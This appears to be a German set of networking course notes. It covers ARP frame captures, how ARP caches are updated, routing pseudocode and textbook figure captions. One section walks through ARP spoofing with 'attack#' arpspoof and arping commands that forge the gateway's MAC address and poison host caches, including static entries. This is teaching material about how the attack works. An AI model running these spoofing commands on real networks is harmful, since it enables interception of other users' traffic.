
Ethernet-Frame
b) ARP-Adresse := Ethernet-Drahtprotokoll-Adresse
:= EIP; ESPI; EIP; MAC-Adresse

ETHER: ----- Ether Header -----
ETHER:
ETHER: Packet 8 arrived at 9:21:24.57
ETHER: Packet size = 42 bytes
ETHER: Destination = ff:ff:ff:ff:ff:ff, (broadcast)
ETHER: Source = 0:90:27:9f:f2:be,
ETHER: Ethertype = 0806 (ARP)
ETHER:
ARP: ----- ARP/RARP Frame -----
ARP:
ARP: Hardware type = 1
ARP: Protocol type = 0800 (IP)
ARP: Length of hardware address = 6 bytes
ARP: Length of protocol address = 4 bytes
ARP: Opcode 1 (ARP Request)
ARP: Sender's hardware address = 0:90:27:9f:f2:be
ARP: Sender's protocol address = 134.96.216.103, stl-c-03.htw-saarland.de
ARP: Target hardware address = ?
ARP: Target protocol address = 134.96.216.101, stl-c-01.htw-saarland.de
ARP:


ETHER: ----- Ether Header -----
ETHER:
ETHER: Packet 9 arrived at 9:21:24.57
ETHER: Packet size = 60 bytes
ETHER: Destination = 0:90:27:9f:f2:be,
ETHER: Source = 0:90:27:a0:f:f9,
ETHER: Ethertype = 0806 (ARP)
ETHER:
ARP: ----- ARP/RARP Frame -----
ARP:
ARP: Hardware type = 1
ARP: Protocol type = 0800 (IP)
ARP: Length of hardware address = 6 bytes
ARP: Length of protocol address = 4 bytes
ARP: Opcode 2 (ARP Reply)
ARP: Sender's hardware address = 0:90:27:a0:f:f9
ARP: Sender's protocol address = 134.96.216.101, stl-c-01.htw-saarland.de
ARP: Target hardware address = 0:90:27:9f:f2:be
ARP: Target protocol address = 134.96.216.103, stl-c-03.htw-saarland.de
ARP:

ARP-Algorithmus

Der Ablauf, wie und wann der Empfänger seinen *ARP Cache* erneuert bzw. einen neuen Eintrag in den Cache anlegt, sieht folgendermaßen aus:



A. Anwend



- Normaler ARP Request des Hosts, um die MAC-Adresse des Default Gateway 10.185.208.190 zu bestimmen

Ethernet II, Src: 00:d0:59:05:95:09, Dst: ff:ff:ff:ff:ff:ff

Type: ARP (0x0806)

Address Resolution Protocol (request)

Hardware type: Ethernet (0x0001)

Protocol type: IP (0x0800)

Hardware size: 6

208

Protocol size: 4

Opcode: request (0x0001)

Sender MAC address: 00:d0:59:05:95:09

Sender IP address: 10.185.208.208

Target MAC address: 00:00:00:00:00:00

Target IP address: 10.185.208.190

Da die MAC-Adresse des Zielsystems nicht bekannt ist, wird der Request als Broadcast gesendet.

IP- und MAC-Adresse des Senders. Das Default Gateway erneuert den ARP Cache mit diesen Werten.

IP- und MAC-Adresse des Gateway. Der Host legt mit diesen Werten einen neuen Eintrag an.

- Normaler ARP Reply des Default Gateway

Ethernet II, Src: 00:00:0c:07:ac:7b, Dst: 00:d0:59:05:95:09

Address Resolution Protocol (reply)

Opcode: reply (0x0002)

Sender MAC address: 00:00:0c:07:ac:7b

Sender IP address: 10.185.208.190

Target MAC address: 00:d0:59:05:95:09

Target IP address: 10.185.208.208

Der Empfänger verwendet die MAC-Adresse aus dem »Sender MAC Address«-Feld des Request-Pakets.

IP- und MAC-Adresse des Gateway. Der Host legt mit diesen Werten einen neuen Eintrag an.

bestehenden ARP-Tabellen Eintrag Ändern

■ Modifikation durch einen *ARP Reply*

attack# arpspoof 10.185.208.190

Ethernet II, Src: 00:60:97:80:9d:d6, Dst: ff:ff:ff:ff:ff:ff

Address Resolution Protocol (reply)

Opcode: reply (0x0002)

Sender MAC address: 00:60:97:80:9d:d6

Sender IP address: 10.185.208.190

Target MAC address: ff:ff:ff:ff:ff:ff

Target IP address: 0.0.0.0

Ethernet-Broadcast geht an alle Systeme des lokalen Netzwerks.

Durch den *Gratuitous ARP* setzen alle Hosts des LAN die MAC-Adresse des *Default Gateway* auf die Adresse des Angreifers.

D:\> arp -a

Schnittstelle: 10.185.211.208 on Interface 0x1000003

Internetadresse	Physikal. Adresse	Typ
10.185.208.190	00-60-97-80-9d-d6	dynamisch

■ Modifikation durch einen *ARP Request*

Analog zu einem *ARP Reply* kann man auch einen *ARP Request* benutzen, um den *ARP Cache* auf den Hosts durch einen *Gratuitous ARP* zu verändern.

attack# arping -S 10.185.208.190 -s 00:60:97:80:9d:ee -B

Ethernet II, Src: 00:60:97:80:9d:ee, Dst: ff:ff:ff:ff:ff:ff

Address Resolution Protocol (request)

Opcode: request (0x0001)

Sender MAC address: 00:60:97:80:9d:ee

Sender IP address: 10.185.208.190

Target MAC address: 00:00:00:00:00:00

Target IP address: 255.255.255.255

Gefälschte MAC-Adresse für die IP-Adresse des *Default Gateway*.

D:\> arp -a

Schnittstelle: 10.185.211.208 on Interface 0x1000003

Internetadresse	Physikal. Adresse	Typ
10.185.208.190	00-60-97-80-9d-ee	dynamisch

Anlegen eines neuen ARP-Cache-Eintrags

Um einen neuen Eintrag im *ARP Cache* des Zielsystems hinzufügen zu können, muss im Feld *Target IP Address* die IP-Adresse des Zielsystems eingetragen sein. Dabei ist es unerheblich, ob man einen *ARP Request* oder einen *ARP Reply* verwendet.

■ Modifikation durch einen *ARP Reply*

attack# arpspoof -t 10.185.~~211~~.208 10.185.208.190
Ethernet II, Src: 00:60:97:80:9d:d6, Dst: 00:d0:59:05:95:09
Address Resolution Protocol (reply)

Opcode: reply (0x0002)
Sender MAC address: 00:60:97:80:9d:d6
Sender IP address: 10.185.208.190
Target MAC address: 00:d0:59:05:95:09
Target IP address: 10.185.~~211~~.208

Um einen neuen ARP-Eintrag hinzufügen zu können, muss die *Target IP Address* mit der lokalen IP-Adresse übereinstimmen.

208

D:\> arp -a
Schnittstelle: 10.185.211.208 on Interface 0x1000003
Internetadresse Physikal. Adresse Typ
10.185.208.190 00-60-97-80-9d-d6 dynamisch

208

■ Modifikation durch einen *ARP Request*

attack# arping -S 10.185.208.190 -s aa:00:04:01:02:03 10.185.~~211~~.208
Ethernet II, Src: aa:00:04:01:02:03, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

Opcode: request (0x0001)
Sender MAC address: aa:00:04:01:02:03
Sender IP address: 10.185.208.190
Target MAC address: 00:00:00:00:00:00
Target IP address: 10.185.~~211~~.208

208

D:\> arp -a
Schnittstelle: 10.185.211.208 on Interface 0x1000003
Internetadresse Physikal. Adresse Typ
10.185.208.190 aa-00-04-01-02-03 dynamisch

Statische ARP-Einträge

Bei den meisten IP-Implementationen überschreiben die ARP-Reply- oder Request-Pakete auch manuell angelegte statische ARP-Einträge. Daher bieten statische ARP-Definitionen in der Regel keinen Schutz gegen *ARP Spoofing*.

■ Windows NT und Windows 2000

```
C:\>arp -s 10.185.208.190 00-60-5c-f4-72-6f
```

```
C:\>arp -a
```

Internet Address	Physical Address	Type
10.185.208.190	00-60-5c-f4-72-6f	static

```
attack# arpspoof -t 10.185.211.208 10.185.208.190
```

```
C:\>arp -a
```

Internet Address	Physical Address	Type
10.185.208.190	00-60-97-80-9d-d6	static

Der ursprünglich definierte statische ARP-Eintrag ist durch das gefälschte ARP-Paket überschrieben worden.





Abbildung 1.1: IP erzeugt Pakete



Ether-Ziel	Ether-Quelle	Ether-Typ	IP-Ziel	IP-Quelle
08:00:20:00:00:01	08:00:20:00:00:02	IP	128.100.2.1	128.100.2.2

Abbildung 3.3: Die beiden Endknoten kommunizieren im selben Netzwerk

der Rechner A findet die Ethernet-Adresse von Rechner B entweder über seinen ARP-Cache, oder durch eine ARP-Anfrage.




Abbildung 3.4: Zwei Endknoten, die auf unterschiedlichen Netzwerken kommunizieren

Routing - Algorithms for source Host with three NW-nodes

if (Network Num of destination == my Network Num)

then deliver packet to destination directly — examine Mac address
Host 1, send IP-Dg via
Layer-2 — protocol direct
to a Host

else deliver packet to default router

fi

↓
examine Mac address Router,
send IP-Dg via Layer-2 protocol
to a 1. chosen station.

Q. Routing - Algorithms For Hosts/ Router and switches

```
if ( Network Num of destination == Network Num of one of my interface )
    then deliver packet to destination over that interface
else if ( Network Num of destination is in my forwarding table )
    then deliver packet to Next-Hop-Router
else deliver packet to default-router
fi
fi
```

Solaris/Cisco host - to -
Windows XP




Abbildung 4.5: Ein Router an seiner Position im OSI-Modell




Abb. 17.1: In einem Hardware-Rahmen gekapseltes IP-Datengramm. Das gesamte Datengramm befindet sich im Datenbereich des Rahmens. Bei manchen Technologien umfaßt das Rahmenformat ein Kopf- und Schlußfeld (*Header* und *Trailer*).

